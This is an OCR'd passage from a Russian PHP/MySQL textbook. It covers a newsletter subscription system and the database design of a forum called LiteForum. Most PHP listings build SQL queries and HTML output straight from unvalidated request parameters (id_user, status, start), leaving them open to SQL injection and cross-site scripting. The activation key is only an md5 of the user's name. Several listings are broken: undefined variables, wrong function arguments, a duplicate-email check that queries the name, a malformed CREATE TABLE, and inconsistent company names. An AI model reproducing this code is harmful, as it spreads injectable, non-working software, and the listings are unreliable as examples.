


Рис. 18.4. Добавление нового подписчика

Форма содержит три текстовых поля: `name`, `organization` и `email` для имени подписчика, названия организации, которую он представляет, и почтового адреса, на который будут отправляться письма рассылки. Кроме этого, для

указания текущего статуса подписки форма имеет флажок active. Нажатие на кнопку позволяет отправить данные обработчику, расположенному в файле adduser.php (листинг 18.12).

```
<?php
  include "../config.php";
  // Проверим - достаточно ли информации для занесения в базу данных
  if(empty($_POST['name'])) links("Отсутствует имя");
  if(empty($_POST['email'])) links("Не введен e-mail");
  if (!preg_match("/[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,3}/i", $email))
     links($_POST['email'],
           "Введите e-mail в виде <i>something@server.com</i>");
  // Определяем, активирована подписка или нет
  if($_POST['active'] == "on") $active = "active";
  else $active = "inactive";
  // Заменяем одинарные кавычки обратными, чтобы избежать конфликта
  // при добавлении информации в таблицу
  $_POST['name'] = str_replace("'", "`", $_POST['name']);
  $_POST['organization'] = str_replace("'", "`", $_POST['organization']);
  // Формируем и выполняем SQL-запрос на добавление новости
  $query = "INSERT INTO users VALUES (0,
                                      '".$_POST['name']."',
                                      '".$_POST['organization']."',
                                      '".$_POST['email']."',
                                      '$active')";
  if(mysql_query($query))
  {
    // Если запрос выполнен удачно, осуществляем автоматический переход
    // на главную страницу администрирования
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0;
                URL=users.php?start=".$_POST['start']."'>
          </HEAD>";
  } else links($_POST['status'], "Ошибка при добавлении подписчика");
  // Вспомогательная функция для вывода ссылок возврата
  function links($msg)
  {
```

```
    echo "<p>".$msg."</p>";
    echo "<p><a href=# onClick='history.back()'>
              Вернуться к добавлению подписчика</a></p>";
    exit();
  }
?>
```

Как видно из листинга 18.12, после соединения с базой данных осуществляется проверка корректности введенных данных, после чего формируется и выполняется SQL-запрос на добавление новой записи в таблицу `users`.

Замечание

Как и в предыдущих Web-приложениях, HTML-форма настроена на повторное использование при редактировании параметров подписки. Файлы edituser.php и editusersform.php, отвественные за редактирование, здесь рассматриваться не будут. Полный код Web-приложения можно найти на прилагаемом к книге компакт-диске, а также по адресу http://www.softtime.ru/info/downloads.php.

Удаление подписчика из системы осуществляется при помощи скрипта deluser.php, содержимое которого представлено в листинге 18.13. Скрипт принимает два параметра: `id_user` — первичный ключ, соответствующий удаляемому подписчику, и `start` (необходим для корректного отображения главной страницы).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Формируем и выполняем SQL-запрос на удаление записи в таблице users
  $query = "DELETE FROM users
            WHERE id_user=".$_GET['id_user'];
  if(mysql_query($query))
  {
    // Осуществляем автоматический переход на страницу администрирования
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0;
               URL=users.php?start=".$_GET['start']."'>
          </HEAD>";
  } else puterror("Ошибка при обращении к рассылке");
?>
```

За активацию и дезактивацию рассылки несут ответственность скрипты active.php и inactive.php соответственно. Содержимое файла active.php представлено в листинге 18.14.

```
<?php
  require_once("../config.php");
  $query = "UPDATE users SET status='active'
            WHERE id_user=".$_GET['id_user'];
  if(mysql_query($query))
  {
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0;
                URL=users.php?start=".$_GET['start']."'>
          </HEAD>";
  } else puterror("Ошибка при обращении к блоку новостей");
?>
```

На этом разработка системы администрирования почтовой рассылки завершена.

18.2. Разработка системы представления

Система представления несет ответственность за отображение новостных блоков на сайте. Кроме того, система предоставляет посетителям сайта возможность подписаться на новости данного ресурса. В состав системы представления входят 5 файлов:

- index.php — главная страница системы представления;
- news.php — вспомогательная страница системы представления;
- describeform.php — HTML-форма для подписки на рассылку;
- describe.php — обработчик формы describeform.php;
- activate.php — скрипт активации/дезактивации подписки.

Внешний вид главной страницы представления, формируемой скриптом index.php, представлен на рис. 18.5. Содержимое файла index.php представлено в листинге 18.15.

Рис. 18.6. Страница представления новостей на сайте

Листинг 18.15. Файл index.php

```
<html>
<head>
<title>Новости</title>
</head>
<?php
  // Этот файл выводит первые $pnumber новостей
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Выясняем общее количество новостей в базе данных, для того чтобы
  // правильно отображать ссылки на последующие новости.
  $query = "SELECT count(*) FROM news WHERE hide='show'";
  $tot = mysql_query($query);
  if ($tot)
  {
    $total = mysql_result($tot,0);
    // Если в базе новостей меньше чем $pnumber,
    // выводим их без ссылки "Все новости".
```

```
    if($pnumber < $total) echo "<a href=news.php>Все новости</a>";
  } else puterror("Ошибка при обращении к блоку новостей");
  // Запрашиваем все видимые новости, т.е. те, у которых в базе
  // данных hide='show', если это поле будет равно 'hide', новость
  // не будет отображаться на странице
  $new = mysql_query("SELECT * FROM news
                      WHERE hide = 'show'
                      ORDER BY putdate DESC
                      LIMIT $pnumber");
  if ($new)
  {
    while($news = mysql_fetch_array($new))
    {
      // Выводим заголовок новости
      echo "<p><b>".$news['name']."</b></p>";
      // Формируем анонс
      // Переменная $numchar содержит примерное
      // количество символов в анонсе
      $pos = strpos(substr($news['body'],$numchar), " ");
      // Если новость длинная, то выводим троеточие...
      if(strlen($news['body'])>$numchar) $srttmpend = "...";
      else $strtmpend = "";
      // Выводим анонс
      echo substr($news['body'], 0, $numchar+$pos).$srttmpend;
      echo "<a href=news.php?id_news=".$news['id_news']."">подробнее</a>";
    }
  } else puterror("Ошибка при обращении к блоку новостей");
?>
<br><br><a href=describeform.php>Подписаться</a>
```

Скрипт выводит последние `$pnumber` новостей, доступных для просмотра с сайта (у таких новостей поле `hide` таблицы `news` принимает значение `'show'`). Изменить число `$pnumber` можно в конфигурационном файле config.php. При этом, если число добавленных новостей (`$total`) превышает число отображаемых (`$pnumber`), на странице выводится ссылка — показать все новости. За отображение страницы в этом режиме несет ответственность файл news.php, содержимое которого представлено в листинге 18.16.

```
<table>
  <tr>
    <td>
    <?
      include "index.php";
    ?>
  </td>
  <td>
    <h1>НОВОСТИ</h1>
    <?
      if (isset($_GET['id_news'])){
    ?>
    <p><a href="news.php">показать все новости</a>
    <?
      }
    ?>
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Проверяем переменную $start, равную порядковому номеру первой
  // новости на странице
  if(empty($_GET['start'])) $start = 0;
  else $start = $_GET['start'];
  // Запрашиваем новость id_news (она должна быть видимой hide='show')
  // Если скрипту передан первичный ключ выводимой новости, отображаем
  // только одну новость
  if(isset($_GET['id_news'])) $query = "SELECT * FROM news
                                        WHERE hide='show' AND
                                              id_news=".$_GET['id_news'];
  // если параметр id_news не установлен - выводим все новости
  else $query = "SELECT * FROM news
                 WHERE hide='show'
                 ORDER BY putdate DESC
                 LIMIT $start, $all_number_news";
  $new = mysql_query($query);
```

```
if ($new)
{
  while($news = mysql_fetch_array($new))
  {
      // Выводим заголовок новости
      echo $news['name'].$news['putdate'];
      // Выводим изображение
      if(trim($news['url_pict']) != "" &&
         trim($news['url_pict']) != "-")
      echo "<img align=right class=img src=".$news['url_pict'].">";
      // Выводим тело новости, переводя символы
      // переноса строки в тег <br>
      echo nl2br($news['body'])."</p>";
      // Выводим URL
      if(trim($news['url']) != "" && trim($news['url']) != "-")
      echo "<a href=".$news['url'].">".$news['url_text']."</a>";
  }
} else puterror("Ошибка при обращении к блоку новостей");

// Вычисляем общее количество новостей в базе данных, для того чтобы
// правильно отображать ссылки на последующие и предыдущие новости.
$tot = mysql_query("SELECT count(*) FROM news WHERE hide='show'");
if ($tot) $total = mysql_result($tot,0);
else puterror("Ошибка при обращении к блоку новостей");
// Выводим следующие новости
if($start > 0) echo "<a href='news.php?start=".
                    ($start - $all_number_news)."'>
                    Предыдущая <b>$all_number_news</b> новость</a>";
// Если $start+$pnumber все же меньше общего количества новостей,
// значит, у нас есть следующие новости
if($start + $all_number_news < $total)
   echo "<a href='news.php?start=".($start + $all_number_news)
        ."'>Следующая <b>$all_number_news</b> новость</a>";
?>
      </td>
    </tr>
</table>
```

Файл news.php может принимать два параметра. Через первый параметр `id_news` передается первичный ключ отображаемой новости. Если этот параметр не передан, отображаются все новости системы. Второй параметр `start` необходим для передачи позиции, начиная с которой следует выводить новости в том случае, если отображаются все новости.

Переход по ссылке **Подписаться** на главной странице (см. рис. 18.5) приводит к форме describeform.php, заполнив которую, посетитель ресурса может стать подписчиком новостей (рис. 18.6). Содержимое файла describeform.php представлено в листинге 18.17.

Рис. 18.6. Форма для подписки на новости

Листинг 18.17. Файл describeform.php

```
<table>
<form action="describe.php" method="post">
Имя <input type=text name=name><br>
Организация <input type=text name=organization><br>
E-mail <input type=text name=email><br>
<input type=submit value="Подписаться"><br>
</form>
```

Форма describeform.php состоит из трех текстовых полей: `name`, `email` и `organization` и кнопки, позволяющей отправить данные обработчику describe.php, содержимое которого представлено в листинге 18.18.

Замечание

Поле organization является необязательным для заполнения.

```
<html>
<head>
<title>Подписаться на новости компании SoftTime</title>
</head>
<body>
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Проверяем правильность заполнения полей
  if(empty($_POST['name'])) links("Отсутствует имя");
  if(empty($_POST['email'])) links("Не введен e-mail");
  if (!preg_match("/[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,3}/i", $email))
    links("Введите e-mail в виде <i>something@server.com</i>");
  // Проверяем, не имеется ли уже такого e-mail в базе данных
  $query = "SELECT COUNT(*) FROM users WHERE email LIKE ".$_POST['name'];
  $usr = mysql_query($query);
  if($usr)
  {
    if(mysql_num_rows($usr)>0) links("Подписка на данный e-mail уже
                                      произведена");
  }
  // Заменяем одинарные кавычки обратными, чтобы избежать конфликта
  // при добавлении информации в таблицу
  $_POST['name'] = str_replace("'", "`", $_POST['name']);
  $_POST['organization'] = str_replace("'", "`", $_POST['organization']);
  // Если все правильно, добавляем подписчика в таблицу users,
  // но оставляем его неактивированным до получения подтверждения
  $query = "INSERT INTO users VALUES (0,
                                      '".$_POST['name']."',
                                      '".$_POST['organization']."',
                                      '".$_POST['email']."',
                                      'public',
                                      'inactive');";
```

```
  if(mysql_query($query))
  {
    $id_user = mysql_insert_id();
    $thm = "Подписка на новости компании Mevako";
    $msg = "Здравствуйте, ".$_POST['name']."!
          Получение новостей компании Mevaco возможно после завершения
этапа подписки. Для этого следует активировать подписку на новости по
следующей ссылке ".$_SERVER["SERVER_NAME"]."/activate.php?status=active&
id_user=$id_user&key=".md5($_POST['name'])."
          Отказаться от новостей можно по ссылке
".$_SERVER["SERVER_NAME"]."/activate.php?status=inactive&id_user=$id_user
&key=".md5($_POST['name']);
    // Изменяем кодировку
    $thm =  convert_cyr_string(stripslashes($thm),'w','k');
    $msg =  nl2br(convert_cyr_string(stripslashes($msg),'w','k'));
    if(mail($_POST['email'], $thm, $msg))
    {
      echo "Сейчас на ваш e-mail будет выслано письмо,
            по указанной в нем ссылке можно будет активировать
            подписку.";
    }
  }
  function links($msg)
  {
    echo "<p>".$msg."</p>";
    echo "<p><a href=# onClick='history.back()'>Вернуться к
                подписке</a></p>";
    exit();
  }
?>
</body>
</html>
```


Скрипт в листинге 18.18 следит за корректностью данных в форме и проверяет, имеется ли в базе данных подписчик с переданным из формы e-mail. Если такой e-mail уже существует, работа скрипта останавливается с предупреждением. Если же подписчик указывает e-mail, который отсутствует в таблице `users`, в нее добавляется новая запись, поле `status` которой при-

нимает значение 'inactive'. Таким образом, в таблице появляется запись, но подписчик еще не может получать письма рассылки. Для того чтобы поле status получило значение 'active' и подписчик мог получать письма, необходимо пройти второй этап регистрации. Для этого на e-mail подписчика высылается почтовое уведомление, содержащее ссылку на скрипт activate.php (листинг 18.19) для активации подписки. Переход по этой ссылке запускает скрипт activate.php, изменяющий соответствующим образом запись в таблице users. Скрипт принимает три обязательных параметра:

- status — параметр, принимающий одно из двух значений, 'active' и 'inactive' для подписки и отписки от новостей соответственно;
- id_user — первичный ключ записи таблицы users, соответствующей подписчику;
- key — хеш-код имени подписчика, вычисленный по алгоритму md5, необходимый, чтобы избежать изменения статуса подписчиков злоумышленниками.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  $status = $_GET['status'];
  $id_user = $_GET['id_user'];
  $key = $_GET['key'];
  if(empty($status)) links("Ошибка активации/дезактивации подписки");
  if(empty($id_user)) links("Ошибка активации/дезактивации подписки");
  if(empty($key)) links("Ошибка активации/дезактивации подписки");
  // Проверяем полномочия подписчика
  $query = "SELECT * FROM users
            WHERE id_user = $id_user";
  $usr = mysql_query($query);
  if(!$usr) links("Ошибка активации/дезактивации подписки");
  $user = mysql_fetch_array($usr);
  if(md5($user['name']) == $key)
  {
    // Посетитель имеет полномочия на подписку,
    // поэтому изменяем статус его подписки
```


```
    $query = "UPDATE users SET status='$status'
              WHERE id_user = $id_user";
    if(mysql_query($query))
    {
      echo "Спасибо за использование системы новостей
            компании SoftTime";
    }
  } else links("Ошибка активации/дезактивации подписки");
  function links($msg)
  {
    echo "<p>".$msg."</p>";
    exit();
  }
?>
```



ЧАСТЬ IV

Профессиональный форум на PHP 5

Глава 19



Проектирование

На протяжении ближайших трех глав будет разрабатываться форум, который мы назвали LiteForum. В отличие от гостевой книги, основное назначение которой — поддержка обратной связи с посетителями ресурса, форум предполагает более тесное общение и возможность вести дискуссию. Каждый посетитель может внести тему на интересующий его вопрос, по которой он и другие посетители смогут оставлять сообщения.

При этом движок форума должен обеспечивать следующие функции:

- регистрация и обновление регистрационных данных участников форума;
- надежная авторизация;
- возможность зарегистрированным и незарегистрированным посетителям добавлять новые темы и сообщения, а также прозрачную навигацию по уже созданным темам;
- сообщение посетителям о новых темах;
- полнотекстовый поиск как по заголовкам тем, так и по сообщениям;
- предоставление различных сервисов: отправка письма при добавлении новой темы, отправка письма посетителю с форума, вывод участников on-line, вывод полного списка участников и др.;
- возможность быстрой смены дизайна форума (переключение скина (skins));
- поддержка нескольких разделов в форуме и возможность быстрого перехода между разделами;
- возможность выбора режима представления информации участниками: структурный (лестничный) или линейный (с прямой и обратной сортировкой сообщений);
- поддержка тегов форматирования текста.

Форум должен обладать гибкой системой администрирования, выполняющей следующие функции:

- простое развертывание одного или нескольких форумов на сервере (инсталляция);
- создание нескольких разделов в форуме;
- модерирование;
- предоставление статистической информации по форуму;
- предоставление информации по участникам форума;
- настройка форума: число выводимых на одной странице тем, максимальный размер прикрепляемого к сообщению файла и фотографии в портрете посетителя, срок действия cookie, переключение скинов и др.

Проектирование форума будет разбито на два этапа: проектирование базы данных и структуры форума.

19.1. Проектирование базы данных

База данных форума LiteForum будет состоять из пяти таблиц:

- `authors` — данные зарегистрированного посетителя форума;
- `forums` — разделы форума;
- `themes` — темы форума;
- `posts` — таблица для сообщений форума;
- `settings` — настройки форума.

Посетители форума могут инициировать новые темы для обсуждения и добавлять сообщения как после регистрации на форуме, так и без нее. Зарегистрировавшемуся посетителю гарантируется, что его имя не будет использоваться остальными участниками форума. Кроме этого, ему предоставляется дополнительный сервис: его информируют обо всех новых сообщениях с момента его последнего посещения форума, он имеет возможность исправить свое сообщение до того, как на него ответит другой посетитель, имя зарегистрированного посетителя будет являться гиперссылкой, позволяющей другим участникам просматривать контактную информацию, которую он по желанию может поместить в свой "портрет".

Регистрация нового участника форума будет сводиться к добавлению новой записи в таблицу `authors`, которая имеет 13 полей:

- `id_author` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — имя зарегистрированного посетителя — ник;

- `passw` — пароль;
- `email` — e-mail посетителя;
- `sendmail` — поле типа ENUM, принимающее два значения 'yes' и 'no'. Если данное поле принимает значение 'yes', при появлении новой темы на форуме посетителю отправляется уведомление на его e-mail, указанный в предыдущем поле;
- `url` — адрес домашней страницы посетителя или сайт организации, которую он представляет;
- `icq` — номер ICQ посетителя;
- `about` — поле, в которое посетитель может поместить несколько слов о себе;
- `photo` — поле для хранения фотографии посетителя;
- `time` — время последнего посещения форума, это поле обновляется при авторизации и просмотре страниц форума;
- `last_time` — время предыдущего последнего посещения, необходимое для вывода новых сообщений с момента последнего посещения участником форума;
- `themes` — количество сообщений, оставленных посетителем на форуме, данное поле увеличивается на единицу каждый раз, когда посетитель оставляет новое сообщение;
- `statususer` — поле типа ENUM, принимающее три значения: пустая строка — для обычных посетителей, 'moderator' — для модератора и 'admin' для администратора форума.

Первичный ключ `id_author` будет также порядковым номером зарегистрированного посетителя на форуме.

Замечание

Необходимо заранее продумать стратегию распределения порядковых номеров среди участников форума. Во избежание нездорового интереса к порядковому номеру 1 иногда полезнее начать нумерацию с цифры 10. Кроме того, можно отследить распределение номеров 13 и 666. Когда вашему начальнику на форуме достанется номер 13, доказать свою непричастность к этому будет много сложнее, чем написать сам форум.

Не все поля таблицы `authors` являются обязательными для заполнения посетителем при регистрации. К обязательным полям относятся только имя посетителя (`name`) и его пароль (`passw`). Часть полей вообще не предназначены для заполнения посетителем, их значения устанавливаются движком форума автоматически. Последнее поле `statususer`, позволяющее задать статус посетителя, может быть изменено только со страницы администрирования форума администратором.

SQL-оператор CREATE, позволяющий создать таблицу authors, приведен в листинге 19.1.

```
CREATE TABLE authors (
  id_author INT(6) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  passw TINYTEXT NOT NULL,
  email TINYTEXT NOT NULL,
  sendmail ENUM('yes','no') NOT NULL DEFAULT 'no',
  url TINYTEXT NOT NULL,
  icq TINYTEXT NOT NULL,
  about MEDIUMTEXT NOT NULL,
  photo TINYTEXT NOT NULL,
  time DATETIME NOT NULL DEFAULT '0000-00-00 00:00:00',
  last_time DATETIME NOT NULL DEFAULT '0000-00-00 00:00:00',
  themes INT(10) NOT NULL DEFAULT '0',
  statususer ENUM('','moderator','admin') NOT NULL DEFAULT '',
  PRIMARY KEY (id_author)
) TYPE=MyISAM;
```

Форум может содержать несколько разделов, между которыми посетители могут переключаться. Добавление новых разделов необходимо в том случае, когда форум слишком активен и количество появляющихся за один день новых тем больше чем их количество, которое отображается на первой странице форума. В этом случае наиболее часто обсуждаемую тему главного форума целесообразно вынести в отдельный раздел. Каждому разделу соответствует запись в таблице forums, имеющей 6 полей:

- id_forum — первичный ключ таблицы, снабженный атрибутом AUTO_INCREMENT;
- name — название раздела;
- rule — правила форума;
- logo — краткое описание проблем, обсуждаемых на форуме;
- pos — позиция раздела форума относительно других разделов;
- hide — поле типа ENUM, принимающее два значения: 'show' и 'hide' для доступного и скрытого форума соответственно.

Так как в каждом из разделов тематика обсуждаемых проблем различна, поля rule и logo, определяющие правила поведения участников и краткое

описание проблемы, уникальны для каждого раздела, а не едины для всего форума в целом.

Замечание

Параметры, действие которых распространяется на весь форум, помещаются в таблице `settings`.

SQL-оператор `CREATE`, позволяющий создать таблицу `forums`, приведен в листинге 19.2.

```
CREATE TABLE forums (
  id_forum INT(6) NOT NULL AUTO_INCREMENT,
  name MEDIUMTEXT NOT NULL,
  rule MEDIUMTEXT NOT NULL,
  logo MEDIUMTEXT NOT NULL,
  pos INT(6) NOT NULL DEFAULT '0',
  hide ENUM('show','hide') NOT NULL DEFAULT 'show',
  PRIMARY KEY (id_forum)
) TYPE=MyISAM;
```

Как уже говорилось выше, каждый из участников форума может инициировать обсуждение интересующей его проблемы, добавив в форум новую тему. Каждой теме соответствует одна запись в таблице `themes`, которая состоит из 7 полей:

- `id_theme` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — название темы;
- `author` — имя посетителя, добавившего сообщение;
- `id_author` — уникальный индекс посетителя (см. листинг 19.1);
- `hide` — поле типа `ENUM`, принимающее три значения: `'show'`, `'hide'` и `'lock'` для доступной, скрытой и закрытой темы соответственно;
- `time` — время последнего обращения к теме;
- `id_forum` — уникальный индекс раздела форума, которому принадлежит тема.

Помимо первичного ключа `id_author`, таблица содержит поле для имени посетителя `author`, добавившего новую тему. Дополнительное поле `author` необходимо по двум причинам. Во-первых, это позволяет избежать двухтаб-

личного запроса при формировании списка тем (так как каждая тема должна сопровождаться информацией об ее авторе, числе сообщений в теме и времени последнего к ней обращения). Во-вторых, такая структура позволяет инициировать новые темы не зарегистрированным посетителем, имена которых не хранятся в таблице `authors`. В этом случае имя автора будет помещено в поле `author` таблицы `themes`, а поле `id_author` примет значение 0, которое будет сигнализировать о том, что посетитель не зарегистрирован.

В рассмотренных до этого Web-приложениях поле `hide` принимало лишь два значения: `'show'` и `'hide'`. Ресурс, чье поле `hide` принимало значение `'show'`, был доступен для просмотра с сайта. Если поле `hide` принимало значение `'hide'` — получить доступ к ресурсу можно было только со страницы администрирования. В таблице `themes` данные значения интерпретируются точно так же, но поле `hide` может принимать третье состояние — `'lock'`. Введение третьего состояния связано с тем, что ресурс (в данном случае тема форума) подвергается редактированию (добавлению новых сообщений) не только администратором сайта, как это было в предыдущих Web-приложениях, но и посетителями форума. Поэтому администратор форума должен иметь возможность закрыть тему. В закрытой теме невозможно добавлять новые сообщения, а следовательно, и продолжать обсуждение.

Поле `time` предназначено для хранения времени последнего обращения к теме и обновляется при добавлении нового сообщения в данной теме.

Помимо первичного ключа `id_theme`, таблица `themes` имеет ключ `search` типа `FULLTEXT`, обеспечивающий полнотекстовый поиск по названиям тем и именам посетителей, добавивших тему.

SQL-оператор `CREATE`, позволяющий создать таблицу `themes`, приведен в листинге 19.3.

```
CREATE TABLE themes (
  id_theme INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  author TINYTEXT NOT NULL,
  id_author INT(6) NOT NULL DEFAULT '0',
  hide ENUM('show','hide','lock') NOT NULL DEFAULT 'show',
  time DATETIME NOT NULL DEFAULT '2000-00-00 00:00:00',
  id_forum INT(2) NOT NULL DEFAULT '0',
  PRIMARY KEY (id_theme),
  FULLTEXT KEY search (name,author)
  TYPE=MyISAM;
```

Посетитель, инициирующий новую тему, помимо названия темы, размещает на форуме сообщение, которое является первым в теме. Остальные участники форума, которых заинтересовала объявленная дискуссия, также могут оставлять свои сообщения, отвечая на первое или последующие сообщения в теме. Каждому сообщению соответствует запись в таблице `posts`, имеющей 10 полей:

- `id_post` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — текстовое сообщение;
- `url` — ссылка по теме сообщения;
- `putfile` — путь к файлу, который посетитель может добавить к сообщению;
- `author` — имя автора сообщения;
- `id_author` — уникальный индекс посетителя (см. листинг 19.1);
- `hide` — поле типа `ENUM`, принимающее три значения: `'show'`, `'hide'` и `'lock'` для доступного, скрытого и закрытого сообщения соответственно;
- `time` — время добавления сообщения;
- `parent_post` — первичный ключ сообщения, ответом на которое является данное сообщение;
- `id_theme` — уникальный индекс темы, которой принадлежит сообщение (см. листинг 19.3).

Поле `hide` здесь принимает три значения, но в отличие от темы сообщения установка последнего значения `'lock'` приводит к запрету ответа на данное сообщение.

Поле `time` устанавливается один раз — при добавлении сообщения — и затем не меняется даже при последующем редактировании сообщения автором.

Поле `parent_post` необходимо для отслеживания структуры ответов. Форум будет поддерживать два режима работы: линейный (с сортировкой сообщений по дате добавления) и структурный (или логический, сообщения в котором приводятся в лестничной форме, в соответствии с тем, ответом на чье сообщение является текущий пост). Последняя форма требует, чтобы в поле сообщения сохранялась информация о родительском сообщении.

Замечание

Для самого первого сообщения, которое не является ответом ни на чье сообщение, поле `parent_post` принимает значение 0.

Точно так же, как и в таблице `themes`, в таблице `posts` имеется ключ `search` типа `FULLTEXT`, обеспечивающий полнотекстовый поиск по телу сообщений и именам посетителей, добавивших сообщения.

SQL-оператор CREATE, позволяющий создать таблицу posts, приведен в листинге 19.4.

```
CREATE TABLE posts (
  id_post INT(11) NOT NULL AUTO_INCREMENT,
  name TEXT NOT NULL,
  url TINYTEXT NOT NULL,
  postfile TINYTEXT NOT NULL,
  author TINYTEXT NOT NULL,
  id_author INT(6) NOT NULL DEFAULT '0',
  hide ENUM('show','hide','lock') NOT NULL DEFAULT 'show',
  time DATETIME NOT NULL DEFAULT '0000-00-00 00:00:00',
  parent_post INT(11) NOT NULL DEFAULT '0',
  id_theme INT(11) NOT NULL DEFAULT '0',
  PRIMARY KEY (id_post),
  FULLTEXT KEY search (name,author)
) TYPE=MyISAM;
```

Для хранения различных глобальных настроек форума используется последняя, третья, таблица settings, которая имеет 11 полей:

- name_forum — название форума, значение этого поля используется для заголовка окна на главной странице форума и также в качестве логотипа на вспомогательных окнах (добавления сообщения, регистрации и т. п.);
- number_themes — число тем, выводимых на одной странице (на страницы с остальными темами выводятся ссылки);
- size_file — максимальный размер файла (в байтах), прикрепляемого к сообщению;
- size_photo — максимальный размер фотографии посетителя, которую он может загрузить на сервер при регистрации и обновлении своего "портрета";
- send_mail — поле типа ENUM, принимающее два значения: 'yes' и 'no', разрешающее и запрещающее отправку уведомляющего почтового сообщения на почтовый адрес помещенный в поле email;
- email — почтовый адрес, куда отправляются почтовые сообщения, если их отправка разрешена;
- show_struct_switch — поле типа ENUM, принимающее два значения: 'yes' и 'no', разрешающее и запрещающее соответственно вывод переключения

между структурным и линейным способом представления сообщений. По умолчанию используется структурный способ представления;

- `show_forum_switch` — поле типа ENUM, принимающее два значения: 'yes' и 'no', разрешающее и запрещающее соответственно переключение между различными разделами форума;
- `hello` — приветственная фраза, которая выводится в верхней части форума. По умолчанию "Доброго времени суток";
- `cooktime` — срок действия cookies, устанавливаемых на машинах посетителей (в сутках);
- `skin` — скин, используемый форумом.

SQL-оператор CREATE, позволяющий создать таблицу `settings`, приведен в листинге 19.5.

```
CREATE TABLE settings (
  name_forum TINYTEXT NOT NULL,
  number_themes INT(3) NOT NULL DEFAULT '0',
  size_file INT(10) NOT NULL DEFAULT '0',
  size_photo INT(10) NOT NULL DEFAULT '0',
  send_mail ENUM('yes','no') NOT NULL DEFAULT 'no',
  email TINYTEXT NOT NULL,
  show_struct_switch ENUM('yes','no') NOT NULL DEFAULT 'yes',
  show_forum_switch ENUM('yes','no') NOT NULL DEFAULT 'yes',
  hello TINYTEXT NOT NULL,
  cooktime INT(10) NOT NULL DEFAULT '0',
  skin TINYTEXT NOT NULL
) TYPE=MyISAM;
```

LiteForum должен обеспечивать гибкий подход при работе с форумами и их разделами:

- создание нескольких независимых форумов, каждый из которых имеет собственную базу данных и отдельную директорию;
- в случае, когда существуют ограничение по используемым базам данных, создание на основе одного форума нескольких разделов с возможностью переключения между ними при помощи выпадающего списка;
- даже когда существует несколько независимых форумов, каждый из них может иметь или не иметь дополнительных разделов.

В корневой директории forum будут расположены следующие поддиректории:

- admin — в данной поддиректории расположены файлы системы администрирования форума;
- skel — движок форума, при создании нового форума, файлы из этой папки копируются в папку, название которой совпадает с названием нового форума;
- skins — в данной директории расположены "скины" форума — варианты дизайна;
- utils — в данной директории расположены общие для форумов и системы администрирования файлы.

Кроме перечисленных поддиректорий, в директории forum может также присутствовать неограниченное число поддиректорий для созданных форумов, имена которых не совпадают с вышеперечисленными и задаются администратором. Содержимое этих директорий совпадает с содержимым поддиректории skel и содержит две поддиректории photo и files для фотографий зарегистрированных посетителей и файлов, прикрепляемых к сообщениям. Директория skel является своеобразным эталоном и используется для внесения исправлений, которые затем переносятся на все остальные форумы.

Файлы utils являются общими для всех форумов; кроме того, часть их используется системой администрирования форума.

